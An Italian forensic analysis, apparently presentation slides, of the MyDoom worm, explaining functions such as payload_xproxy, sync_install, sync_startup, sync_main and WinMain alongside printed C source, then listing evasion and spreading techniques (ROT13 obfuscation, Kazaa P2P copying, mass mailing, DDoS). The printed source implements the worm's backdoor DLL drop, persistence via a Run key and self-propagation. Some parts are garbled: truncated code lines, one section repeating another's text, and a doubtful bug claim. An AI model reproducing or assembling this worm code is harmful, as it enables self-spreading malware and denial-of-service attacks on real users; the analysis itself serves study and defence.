La funzione `p2p\_spread()` chiama `kazaa\_spread()` per diffondere il malware attraverso la rete P2P usando il software Kazaa, mascherando il malware come file legittimo associato a Kazaa.

**p2p\_spread**

- La funzione `p2p\_spread()` inizia ottenendo il percorso del file eseguibile del malware (quello attuale) utilizzando la funzione `GetModuleFileName()`. Questo percorso viene memorizzato nella variabile `selfpath`.
- Successivamente, chiama la funzione `kazaa\_spread()` passando il percorso del file eseguibile del malware come argomento.
- **kazaa\_spread**
- E' la funzione responsabile della propagazione del malware attraverso una rete p2p
- La funzione prende come argomento il percorso del file eseguibile del malware.
- Viene inizializzato un array `kazaa\_names[]` che contiene una serie di nomi di file associati al software Kazaa. Questi nomi di file sembrano essere utilizzati per mascherare il malware.
- Viene aperta una chiave di registro per recuperare il percorso di installazione del software Kazaa. Il percorso viene poi memorizzato nella variabile `kaza`.
- Viene selezionato casualmente uno dei nomi di file dall'array `kazaa\_names[]` e viene concatenato al percorso di installazione di Kazaa
- Viene aggiunta un'estensione di file casuale tra `.exe`, `.scr`, `.pif` e `.bat` al nome del file.
- Infine, il malware copia se stesso nel percorso ottenuto utilizzando `CopyFile()`.

```
12
13  /* p2p.c */
14  void p2p_spread(void);
15
16  struct sync_t {
17      int first_run;
18      DWORD start_tick;
19      char xproxy_path[MAX_PATH];
20      int xproxy_state; /* 0=unknown, 1=installed, 2=loaded */
21      char sync_instpath[MAX_PATH];
22      SYSTEMTIME sco_date;
23      SYSTEMTIME termdate;
24  };
25
```




# Analisi Forense

## Analisi delle funzioni - `decrypt1_to_file()`

E' responsabile della decrittazione dei dati e della scrittura dei dati decrittati in un file.

- La funzione prende tre argomenti: un puntatore ai dati sorgente (``src``), la dimensione dei dati sorgente (``src_size``) e l'handle del file di destinazione (``hDest``).
- Viene inizializzata una chiave di crittografia ``k`` con il valore ``0xC7``.
- La funzione itera attraverso i dati sorgente utilizzando un ciclo ``for``.
- Ad ogni iterazione del ciclo, viene decrittato un byte dei dati sorgente utilizzando l'operatore XOR con la chiave ``k``, e il risultato viene memorizzato in un buffer temporaneo ``buf``.
- La chiave di crittografia ``k`` viene quindi aggiornata utilizzando una semplice operazione aritmetica.
- Quando il buffer ``buf`` è pieno, i dati vengono scritti nel file di destinazione utilizzando la funzione ``WriteFile()``.
- Alla fine della funzione, se ci sono dati residui nel buffer ``buf``, vengono scritti nel file di destinazione.

Alla fine della funzione, se ci sono dati residui nel buffer ``buf``, vengono scritti nel file di destinazione.



```
25
26 void decrypt1_to_file(const unsigned char *src, int src_size, HANDLE hDest)
27 {
28     unsigned char k, buf[1024];
29     int i, buf_i;
30     DWORD dw;
31     for (i=0, buf_i=0, k=0xC7; i<src_size; i++) {
32         if (buf_i >= sizeof(buf)) {
33             WriteFile(hDest, buf, buf_i, &dw, NULL);
34             buf_i = 0;
35         }
36         buf[buf_i++] = src[i] ^ k;
37         k = (k + 3 * (i % 133)) & 0xFF;
38     }
39     if (buf_i) WriteFile(hDest, buf, buf_i, &dw, NULL);
40 }
41
```

# Analisi Forense

## Analisi delle funzioni - `payload_xproxy()`

E' responsabile della distribuzione e dell'esecuzione di un payload denominato "xproxy".

- La funzione prende un puntatore a una struttura `sync_t` come argomento.
- Viene decrittato il nome del file del payload "shimgapi.dll" utilizzando l'algoritmo ROT13.
- Lo stato di `xproxy` viene inizializzato a 0
- La funzione tenta di creare il file "shimgapi.dll" due volte: la prima volta nella directory di sistema e la seconda volta nella directory temporanea.
- Se il file "shimgapi.dll" viene creato con successo, i dati del payload vengono decrittati e scritti nel file
- Se il file "shimgapi.dll" non può essere creato ma esiste già, lo stato di `xproxy` viene impostato su 2 e viene memorizzato il percorso del file.

Se il payload "xproxy" viene caricato con successo, lo stato di `xproxy` viene impostato su 1 e il percorso del file viene memorizzato

```
41
42 void payload_xproxy(struct sync_t *sync)
43 {
44     char fname[20], fpath[MAX_PATH+20];
45     HANDLE hFile;
46     int i;
47     rot13(fname, "fuvztncv.qyy"); /* "shimgapi.dll" */
48     sync->xproxy_state = 0;
49     for (i=0; i<2; i++) {
50         if (i == 0)
51             GetSystemDirectory(fpath, sizeof(fpath));
52         else
53             GetTempPath(sizeof(fpath), fpath);
54         if (fpath[0] == 0) continue;
55         if (fpath[lstrlen(fpath)-1] != '\\') lstrcat(fpath, "\\");
56         lstrcat(fpath, fname);
57         hFile = CreateFile(fpath, GENERIC_WRITE, FILE_SHARE_READ|FILE_SHARE_WRITE,
58             NULL, CREATE_ALWAYS, FILE_ATTRIBUTE_NORMAL, NULL);
59         if (hFile == NULL || hFile == INVALID_HANDLE_VALUE) {
60             if (GetFileAttributes(fpath) == INVALID_FILE_ATTRIBUTES)
61                 continue;
62             sync->xproxy_state = 2;
63             lstrcpy(sync->xproxy_path, fpath);
64             break;
65         }
66         decrypt1_to_file(xproxy_data, sizeof(xproxy_data), hFile);
67         CloseHandle(hFile);
68         sync->xproxy_state = 1;
69         lstrcpy(sync->xproxy_path, fpath);
70         break;
71     }
72
73     if (sync->xproxy_state == 1) {
74         LoadLibrary(sync->xproxy_path);
75         sync->xproxy_state = 2;
76     }
77 }
78
```




# Analisi Forense

## Analisi delle funzioni - `sync_check_frun()`

E' utilizzata per verificare se il malware è in esecuzione per la prima volta sul sistema.

- La funzione prende un puntatore a una struttura `sync_t` come argomento.
- Viene decrittato il percorso della chiave nel registro utilizzando l'algoritmo ROT13.
- Il flag `first_run` nella struttura `sync` viene inizializzato a 0.
- La funzione tenta di aprire la chiave nel registro sia in `HKEY_LOCAL_MACHINE` che in `HKEY_CURRENT_USER` per la lettura. Se la chiave viene aperta con successo, significa che il malware è già stato eseguito in precedenza, quindi la funzione esce.
- Se la chiave nel registro non viene trovata, il flag `first_run` viene impostato a 1 e viene creata la chiave nel registro sia in `HKEY_LOCAL_MACHINE` che in `HKEY_CURRENT_USER` per la scrittura.



```
78
79 void sync_check_frun(struct sync_t *sync)
80 {
81     HKEY k;
82     DWORD disp;
83     char i, tmp[128];
84
85     /* "Software\\Microsoft\\Windows\\CurrentVersion\\Explorer\\ComDlg32\\Version" */
86     rot13(tmp, "Fbvgjner\\Zvpefbfbsg\\Jvaqbjf\\PheeragIrefvba\\Rkcybere\\PbzQyt32\\Irefvba");
87
88     sync->first_run = 0;
89     for (i=0; i<2; i++)
90         if (RegOpenKeyEx((i == 0) ? HKEY_LOCAL_MACHINE : HKEY_CURRENT_USER,
91             tmp, 0, KEY_READ, &k) == 0) {
92             RegCloseKey(k);
93             return;
94         }
95
96     sync->first_run = 1;
97     for (i=0; i<2; i++)
98         if (RegCreateKeyEx((i == 0) ? HKEY_LOCAL_MACHINE : HKEY_CURRENT_USER,
99             tmp, 0, NULL, 0, KEY_WRITE, NULL, &k, &disp) == 0)
100             RegCloseKey(k);
101 }
102
```

# Analisi Forense

## Analisi delle funzioni - `sync_mutex()`

E' la funzione adibita alla gestione dei Mutex

- Viene creato un nome di mutex utilizzando l'algoritmo ROT13 sul valore "SwebSipcSmtxS0".
- - Viene creato un mutex chiamato con il nome generato. Il parametro `bInitialOwner` è impostato su TRUE, il che significa che il chiamante (il malware) acquisirà immediatamente il possesso del mutex se non è già stato creato.
- - La funzione restituisce 1 se l'ultimo errore restituito da `GetLastError()` è `ERROR_ALREADY_EXISTS`, indicando che il mutex esiste già ed è stato acquisito da un'altra istanza del malware. In caso contrario, restituisce 0.
- I mutex (abbreviazione di "mutual exclusion") sono strumenti di sincronizzazione utilizzati nella programmazione concorrente per evitare che più thread o processi accedano contemporaneamente a risorse condivise, come variabili o sezioni di codice critico, che potrebbero causare inconsistenze o errori nei dati.
- I mutex permettono solo a un thread o processo alla volta di acquisire il "possesso" del mutex e accedere alla risorsa condivisa. Gli altri thread o processi che tentano di acquisire lo stesso mutex devono aspettare finché il mutex non viene rilasciato dal thread o processo che lo detiene attualmente.
- Quando un thread o processo ha terminato di utilizzare la risorsa condivisa, rilascia il mutex, permettendo ad altri thread o processi di acquisirlo e accedere alla risorsa condivisa in modo sicuro e ordinato.

```
102
103  int sync_mutex(struct sync_t *sync)
104  {
105      char tmp[64];
106      rot13(tmp, "FjroFvcFzgkF0");      /* "SwebSipcSmtxS0" */
107      CreateMutex(NULL, TRUE, tmp);
108      return (GetLastError() == ERROR_ALREADY_EXISTS) ? 1 : 0;
109  }
110
```

# Analisi Forense

## Analisi delle funzioni - `sync_install()`

Questa funzione serve a installare e distribuire il malware sul sistema

- Viene definito il nome del file del malware come "gnfxzba.rkr" utilizzando l'algoritmo ROT13 sul valore originale "taskmon.exe".
- Viene ottenuto il percorso completo dell'eseguibile del malware utilizzando la funzione `GetModuleFileName()` e memorizzato nella variabile `selfpath`.
- Viene inizializzato il percorso di installazione del malware memorizzandolo nella struttura `sync->sync_instpath`.
- Viene ciclato due volte, cercando di installare il malware sia nella directory di sistema che nella directory temporanea.
- Per ogni iterazione, viene costruito il percorso completo del file di installazione concatenando il nome del file del malware alla directory di destinazione.
- Viene impostato l'attributo `FILE_ATTRIBUTE_ARCHIVE` per il file di destinazione utilizzando la funzione `SetFileAttributes()`.
- Viene creato il file di installazione con la funzione `CreateFile()` e il malware viene scritto nel file utilizzando la funzione `CopyFile()`.
- Se il file di installazione non può essere creato o copiato, l'iterazione continua fino a quando il malware non viene installato correttamente o fino a quando il ciclo termina.

```
110
111 void sync_install(struct sync_t *sync)
112 {
113     char fname[20], fpath[MAX_PATH+20], selfpath[MAX_PATH];
114     HANDLE hFile;
115     int i;
116     rot13(fname, "gnfxzba.rkr"); /* "taskmon.exe" */
117
118     GetModuleFileName(NULL, selfpath, MAX_PATH);
119     lstrcpy(sync->sync_instpath, selfpath);
120     for (i=0; i<2; i++) {
121         if (i == 0)
122             GetSystemDirectory(fpath, sizeof(fpath));
123         else
124             GetTempPath(sizeof(fpath), fpath);
125         if (fpath[0] == 0) continue;
126         if (fpath[lstrlen(fpath)-1] != '\\') lstrcat(fpath, "\\");
127         lstrcat(fpath, fname);
128         SetFileAttributes(fpath, FILE_ATTRIBUTE_ARCHIVE);
129         hFile = CreateFile(fpath, GENERIC_WRITE, FILE_SHARE_READ|
130             NULL, CREATE_ALWAYS, FILE_ATTRIBUTE_NORMAL, NULL);
131         if (hFile == NULL || hFile == INVALID_HANDLE_VALUE) {
132             if (GetFileAttributes(fpath) == INVALID_FILE_ATTRIBUTES)
133                 continue;
134             lstrcpy(sync->sync_instpath, fpath);
135             break;
136         }
137         CloseHandle(hFile);
138         DeleteFile(fpath);
139
140         if (CopyFile(selfpath, fpath, FALSE) == 0) continue;
141         lstrcpy(sync->sync_instpath, fpath);
142         break;
143     }
144 }
145
```



# Analisi Forense

## Analisi delle funzioni - `sync_startup()`

Questa funzione aggiunge il malware al registro di windows

- Viene definito il percorso del registro di avvio del sistema utilizzando l'algoritmo ROT13 sui valori originali. Il percorso è "Software\\Microsoft\\Windows\\CurrentVersion\\Run" e il nome del valore è "GnfxZba" (tradotto in "TaskMon").
- Viene aperta la chiave del registro di avvio del sistema sia nella sezione HKEY\_LOCAL\_MACHINE che nella sezione HKEY\_CURRENT\_USER utilizzando la funzione `RegOpenKeyEx()`.
- Se la chiave non può essere aperta, la funzione restituisce senza fare nulla.
- Viene impostato il valore del registro di avvio del sistema con il percorso completo del file eseguibile del malware utilizzando la funzione `RegSetValueEx()`. Il percorso del file eseguibile del malware è memorizzato nella variabile `sync->sync_instpath`.
- La chiave del registro viene quindi chiusa utilizzando la funzione `RegCloseKey()`.

```
145
146 void sync_startup(struct sync_t *sync)
147 {
148     HKEY k;
149     char regpath[128];
150     char valname[32];
151
152     /* "Software\\Microsoft\\Windows\\CurrentVersion\\Run" */
153     rot13(regpath, "Fbsgjner\\Zvpefbbsg\\Jvaqbjf\\PheeragIrefvba\\Eha");
154     rot13(valname, "GnfxZba"); /* "TaskMon" */
155
156     if (RegOpenKeyEx(HKEY_LOCAL_MACHINE, regpath, 0, KEY_WRITE, &k) != 0)
157         if (RegOpenKeyEx(HKEY_CURRENT_USER, regpath, 0, KEY_WRITE, &k) != 0)
158             return;
159     RegSetValueEx(k, valname, 0, REG_SZ, sync->sync_instpath, strlen(sync->sync_instpath)+1);
160     RegCloseKey(k);
161 }
```


# Analisi Forense

## Analisi delle funzioni - `payload_sco()`

La funzione `payload_sco()` nel main del malware implementa una parte del payload del malware che coinvolge la comunicazione con un server remoto.

**1. Inizializzazione:** La funzione inizia ottenendo l'orario di sistema attuale e confrontandolo con un'ora di scadenza specificata (`sync->sco_date`). Se l'orario corrente è precedente all'orario di scadenza, la funzione restituisce subito senza fare nulla, altrimenti continua.

**2. Payload principale:** La parte principale del payload è contenuta in un loop infinito. In questo loop, la funzione `scodos_main()` viene continuamente chiamata. Dopo ogni chiamata a `scodos_main()`, il thread corrente viene sospeso per 1024 millisecondi (circa 1 secondo) tramite `Sleep(1024)`.



**La funzione `scodos_main()`** coinvolge la comunicazione con un server remoto. Per farlo utilizza la libreria sotto illustrata:

- **`connect_tv(struct sockaddr_in *addr, int timeout)`:** Questa funzione tenta di stabilire una connessione TCP con un server remoto specificato dall'indirizzo `addr`. Se riesce a stabilire la connessione entro il timeout specificato (in millisecondi), restituisce il descrittore del socket, altrimenti restituisce 0.
- **`scodos_th(LPVOID pv)`:** Questa funzione viene eseguita come thread. Essa costruisce una richiesta HTTP (GET) e tenta di inviarla al server remoto tramite la funzione `connect_tv()` per ottenere informazioni dal server. Questa operazione viene ripetuta in un loop infinito.
- **`scodos_main()`:** Questa funzione viene chiamata per avviare l'esecuzione del payload principale. Prima di tutto, controlla se il sistema è online (cioè se ha una connessione di rete attiva). Se è online, recupera l'indirizzo IP del server remoto tramite il nome di dominio crittografato nel file header. Poi avvia un certo numero di thread (definito da `SCODOS_THREADS`) per eseguire la funzione `scodos_th()`, ognuno con l'indirizzo del server remoto come argomento. Infine, avvia anche un thread con `scodos_th()` usando l'indirizzo del server remoto per il thread principale.

Il payload `payload_sco()` cerca di stabilire una connessione con un server remoto e inviare richieste HTTP. La libreria `sco.h` fornisce le funzioni necessarie per la gestione della comunicazione con il server.


```
185
186  /* here is another bug.
187     actually, the idea was to create a new thread a
188
189     for (;;) {
190         scodos_main();
191         Sleep(1024);
192     }
193 }
194
```

# Analisi Forense

## Analisi delle funzioni - `sync_visual_th(LPVOID pv)`

Crea un file temporaneo, scrive dei dati casuali all'interno e quindi aprire Notepad per visualizzare i contenuti di questo file temporaneo.

C'è un bug nell'implementazione: la funzione `CreateFile` è chiamata con il flag `GENERIC_READ|GENERIC_WRITE`, ma successivamente i dati vengono scritti nel file utilizzando `WriteFile`, che richiede solo il permesso di scrittura.



```
194
195 DWORD __stdcall sync_visual_th(LPVOID pv)
196 {
197     PROCESS_INFORMATION pi;
198     STARTUPINFO si;
199     char cmd[256], tmp[MAX_PATH], buf[512];
200     HANDLE hFile;
201     int i, j;
202     DWORD dw;
203
204     tmp[0] = 0;
205     GetTempPath(MAX_PATH, tmp);
206     if (tmp[0] == 0) goto ex;
207     if (tmp[lstrlen(tmp)-1] != '\\') lstrcat(tmp, "\\");
208     lstrcat(tmp, "Message");
209
210     hFile = CreateFile(tmp, GENERIC_READ|GENERIC_WRITE, FILE_SHARE_READ|F
211         NULL, CREATE_ALWAYS, FILE_ATTRIBUTE_NORMAL, NULL);
212     if (hFile == NULL || hFile == INVALID_HANDLE_VALUE) goto ex;
213     for (i=0, j=0; i < 4096; i++) {
214         if (j >= (sizeof(buf)-4)) {
215             WriteFile(hFile, buf, sizeof(buf), &dw, NULL);
216             j = 0;
217         }
218         if ((xrand16() % 76) == 0) {
219             buf[j++] = 13;
220             buf[j++] = 10;
221         } else {
222             buf[j++] = (16 + (xrand16() % 239)) & 0xFF;
223         }
224     }
225     if (j) WriteFile(hFile, buf, j, &dw, NULL);
226     CloseHandle(hFile);
227
228     wsprintf(cmd, "notepad %s", tmp);
229     memset(&si, '\\0', sizeof(si));
230     si.cb = sizeof(si);
231     si.dwFlags = STARTF_USESHOWWINDOW;
232     si.wShowWindow = SW_SHOW;
233     if (CreateProcess(0, cmd, 0, 0, TRUE, 0, 0, 0, &si, &pi) == 0)
234         goto ex;
235     WaitForSingleObject(pi.hProcess, INFINITE);
236     CloseHandle(pi.hProcess);
237
238 ex: if (tmp[0]) DeleteFile(tmp);
239     ExitThread(0);
```



# Analisi Forense

## Analisi delle funzioni - **sync\_main**

Gestisce il flusso principale del programma di sincronizzazione.

1. **sync->start\_tick = GetTickCount();** : Registra il tempo di avvio del processo di sincronizzazione.
2. **sync\_check\_frun(sync);** : Controlla se il programma è in esecuzione per la prima volta. Se è la prima volta, questo segmento di codice si occupa di alcune operazioni di inizializzazione.
3. **if (!sync->first\_run) if (sync\_mutex(sync)) return;** : Verifica se il programma è già in esecuzione. Se è così e se è già presente un mutex, il programma termina. Questo serve a garantire che venga eseguita una sola istanza del programma alla volta.
4. **if (sync->first\_run) CreateThread(0, 0, sync\_visual\_th, NULL, 0, &tid);** : Se è la prima volta che il programma viene eseguito, avvia un thread per la funzione `sync\_visual\_th`. Questa funzione sembra essere responsabile della creazione di un file temporaneo e dell'apertura di Notepad per visualizzare il contenuto del file.
5. **payload\_xproxy(sync);** : Esegue una parte del payload del programma.
6. **if (sync\_gettime(sync)) return;** : Controlla se è ora di eseguire determinate azioni in base al tempo.
7. **sync\_install(sync);** : Effettua l'installazione del programma di sincronizzazione.
8. **sync\_startup(sync);** : Configura il programma per l'avvio automatico all'avvio del sistema.
9. **payload\_sco(sync);** : Esegue un'altra parte del payload del programma.
10. **p2p\_spread();** : Si occupa della diffusione del programma tramite peer-to-peer.
11. **massmail\_init();** : Inizializza l'invio di email di massa.
12. **CreateThread(0, 0, massmail\_main\_th, NULL, 0, &tid);** : Avvia un thread per la funzione massmail\_main\_th, che sembra essere responsabile dell'invio effettivo delle email di massa.
13. **scan\_init();** : Inizializza la scansione di sistemi o reti.
14. **for (;;) { scan\_main(); Sleep(1024); }** : Entra in un ciclo infinito in cui esegue la scansione principale del sistema o della rete e poi attende per un certo intervallo di tempo prima di continuare il ciclo. Questo ciclo è il cuore dell'attività del programma, poiché consente di eseguire la scansione in modo continuo, consentendo al programma di reagire dinamicamente a eventuali cambiamenti o nuove informazioni.

```
242
243 void sync_main(struct sync_t *sync)
244 {
245     DWORD tid;
246
247     sync->start_tick = GetTickCount();
248     sync_check_frun(sync);
249     if (!sync->first_run)
250         if (sync_mutex(sync)) return;
251     if (sync->first_run)
252         CreateThread(0, 0, sync_visual_th, NULL, 0, &tid);
253     payload_xproxy(sync);
254
255     if (sync_gettime(sync)) return;
256
257     sync_install(sync);
258     sync_startup(sync);
259
260     payload_sco(sync);
261
262     p2p_spread();
263
264     massmail_init();
265     CreateThread(0, 0, massmail_main_th, NULL, 0, &tid);
266
267     scan_init();
268     for (;;) {
269         scan_main();
270         Sleep(1024);
271     }
272 }
273
```

# Analisi Forense


## Analisi delle funzioni - `wsa_init`

inizializza la libreria Winsock (WSA), che è necessaria per l'uso delle API di rete in ambienti Windows.


1. **Dichiarazione della variabile `WSADATA wsadata`**; : Questa variabile viene utilizzata per contenere le informazioni sulla versione della libreria Winsock inizializzata dalla chiamata a `WSAStartup`.
2. **Chiamata a `WSAStartup(MAKEWORD(2,0), &wsadata)`**; : Questa funzione viene utilizzata per inizializzare la libreria Winsock.

Il parametro `MAKEWORD(2,0)` specifica la versione della libreria Winsock richiesta (in questo caso, la versione 2.0). Il puntatore `&wsadata` viene utilizzato per passare un riferimento alla struttura `WSADATA`, che viene popolata con le informazioni sulla versione effettivamente inizializzata della libreria Winsock.

```
273
274  /* shit, MSVC inlined it to WinMain... I didn't expect. */
275  static void wsa_init(void)
276  {
277      WSADATA wsadata;    /* useless shit... */
278      WSAStartup(MAKEWORD(2,0), &wsadata);
279  }
280
```



# Analisi Forense



## Analisi delle funzioni - WinMain

E' la funzione di ingresso principale per le applicazioni Windows, inizializza le dipendenze necessarie, avvia il ciclo principale del programma e infine esce correttamente.


1. Definizione di costanti termdate e sco\_date : Queste costanti rappresentano le date specificate come oggetti SYSTEMTIME. termdate è impostato al 28 febbraio 2004, mentre sco\_date è impostato al 1° febbraio 2004
2. Inizializzazione della struttura sync\_t sync0 : Viene dichiarata una variabile `sync0` di tipo sync\_t e viene inizializzata con zeri utilizzando la funzione memset.
3. Inizializzazione del generatore di numeri casuali: Viene chiamata la funzione xrand\_init per inizializzare il generatore di numeri casuali.
4. Inizializzazione della libreria Winsock: Viene chiamata la funzione wsa\_init per inizializzare la libreria Winsock, consentendo al programma di utilizzare le funzionalità di rete.
5. Inizializzazione dei membri della struttura sync0 : Vengono impostati i membri termdate e sco\_date della struttura sync0 con le costanti definite in precedenza.
6. Chiamata alla funzione sync\_main : Viene chiamata la funzione sync\_main passando la struttura sync0 come argomento, avviando così l'esecuzione del programma principale.
7. Uscita dal processo: Infine, viene chiamata la funzione ExitProcess per terminare il processo e restituire il controllo al sistema operativo.

```
280
281 int _stdcall WinMain(HINSTANCE hInst, HINSTANCE hPrevInst, LPSTR lpCmd, int nCmdShow)
282 {
283     static const SYSTEMTIME termdate = { 2004,2,0,12, 2,28,57 };
284     static const SYSTEMTIME sco_date = { 2004,2,0, 1, 16, 9,18 };
285     struct sync_t sync0;
286
287     xrand_init();
288     wsa_init();
289
290     memset(&sync0, '\0', sizeof(sync0));
291     sync0.termdate = termdate;
292     sync0.sco_date = sco_date;
293     sync_main(&sync0);
294
295     ExitProcess(0);
296 }
297
```



# MALWARE ANALYSIS

Tecniche di evasione dei sistemi  
di sicurezza



## Criptazione del codice

Il codice è criptato o "oscurato" utilizzando una tecnica di crittografia di base come la sostituzione dei caratteri o la trasposizione dei testi. questo può rendere più difficile la comprensione del codice da parte degli strumenti di analisi automatica



## Filtraggio degli indirizzi email

Il malware include una serie di funzioni per filtrare gli indirizzi email indesiderati. Questo filtro include controlli sulla lunghezza dell'indirizzo email, sulla presenza di caratteri non consentiti e su alcune parole chiave indesiderate nei nomi utente e nei domini



## Caching DNS

Il malware include una funzionalità di caching DNS per ridurre il tempo di risoluzione dei nomi dei server MX associati ai domini degli indirizzi email destinatari

# MALWARE ANALYSIS

Tecniche di evasione dei sistemi  
di sicurezza



## Scansione tardiva

Il malware può attendere un certo periodo di tempo prima di attivare le sue funzionalità dannose o iniziare a comportarsi in modo sospetto. questo può rendere più difficile la rilevazione immediata del malware



## Falsificazione di firme digitali

MyDoom può tentare di falsificare le firme digitali o le informazioni di autenticazione per sembrare legittimo agli strumenti di sicurezza che dipendono da tali informazioni per la rilevazione



## Evitare i pattern di rilevamento

Il codice può essere progettato per evitare i modelli di rilevamento utilizzati dagli strumenti di sicurezza. ad esempio, può essere progettato per non corrispondere a modelli noti di malware o per evitare di attivare gli allarmi basati su comportamenti sospetti



# MALWARE ANALYSIS

Tecniche di evasione dei sistemi  
di sicurezza



## Generazione di indirizzi email

Il malware genera nuovi indirizzi email utilizzando una lista predefinita di nomi utente comuni combinati con domini estratti dagli indirizzi email presenti nella coda di invio



## Invio di email di spam

Il malware include la funzione mmsender che si occupa dell'invio effettivo delle email di spam utilizzando i server MX dei domini destinatari



## Schedulazione delle attività

Il malware utilizza un meccanismo di schedulazione per gestire l'invio delle email di spam in modo efficiente, monitorando lo stato della coda di invio e decidendo quando generare nuovi indirizzi email o inviare le email presenti nella coda



# MALWARE ANALYSIS

Tecniche di evasione dei sistemi  
di sicurezza



## Utilizzo di vulnerabilità note

MyDoom può sfruttare vulnerabilità note nel software o nel sistema operativo per evitare la rilevazione o per ottenere accesso privilegiato al sistema



## autodistruzione o autodisseminazione

Può includere funzionalità per autodistruggersi o per diffondersi automaticamente su altri sistemi, rendendo più difficile la sua rimozione o contenimento.




## Mascheramento dei nomi delle variabili/funzioni

Il malware utilizza un meccanismo di schedulazione per gestire l'invio delle email di spam in modo efficiente, monitorando lo stato della coda di invio e decidendo quando generare nuovi indirizzi email o inviare le email presenti nella coda

# MALWARE ANALYSIS

Tecniche di evasione dei sistemi  
di sicurezza



## Codifica ROT13

---

La funzione **rot13** nel codice esegue una semplice codifica ROT13 delle stringhe. Questo può essere **utilizzato per nascondere testo sensibile o eseguibile all'interno del codice sorgente**, rendendo più difficile la sua rilevazione da parte degli strumenti di sicurezza. La funzione **rot13c** è chiamata per eseguire la codifica ROT13 carattere per carattere

```
char rot13c(char c) { ... }  
void rot13(char *buf, const char *in) { ... }
```



# MALWARE ANALYSIS

Tecniche di evasione dei sistemi  
di sicurezza

HTML

## Manipolazione di stringhe HTML

---

Le funzioni `html_replace` e `html_replace2` sembrano **manipolare le stringhe HTML per sostituire sequenze speciali con caratteri ASCII o per decodificare sequenze esadecimali**. Questo potrebbe essere utilizzato per manipolare e nascondere dati sensibili o eseguibili all'interno di documenti HTML, rendendo più difficile la loro analisi da parte dei sistemi di sicurezza

```
int html_replace(char *str) { ... }  
int html_replace2(char *str) { ... }
```



# MALWARE ANALYSIS

Tecniche di evasione dei sistemi  
di sicurezza



## P2P Kazaa

---

- **Nomi casuali:** il codice utilizza una serie di nomi casuali associati a Kazaa per nominare i file e copiarli nella directory associata a Kazaa. Questo potrebbe rendere più difficile la rilevazione automatica del malware basata sul nome del file.
- **Accesso al registro:** il codice accede al registro di sistema per ottenere il percorso dell'installazione di Kazaa. Questo potrebbe consentire al malware di propagarsi attraverso la condivisione di file utilizzata da Kazaa.
- **Selezione casuale di nomi e estensioni di file:** i nomi dei file generati sono selezionati casualmente da una lista di nomi predefiniti, e l'estensione del file è selezionata casualmente tra un insieme limitato di opzioni. Questo potrebbe aiutare a eludere i controlli di sicurezza basati sul rilevamento di nomi di file specifici.
- **Copia del file eseguibile:** dopo la selezione del nome del file e dell'estensione, il malware copia se stesso con il nuovo nome e l'estensione nella directory associata a Kazaa. Questo potrebbe consentire al malware di diffondersi attraverso la condivisione di file su reti P2P.
- **Modifica del percorso del file:** il percorso della directory di installazione di Kazaa viene modificato per includere il nuovo file eseguibile generato. Questo potrebbe aiutare il malware a diffondersi e a eseguire le proprie operazioni in modo più efficace.

# MALWARE ANALYSIS

Tecniche di evasione dei sistemi  
di sicurezza



## DDoS

---

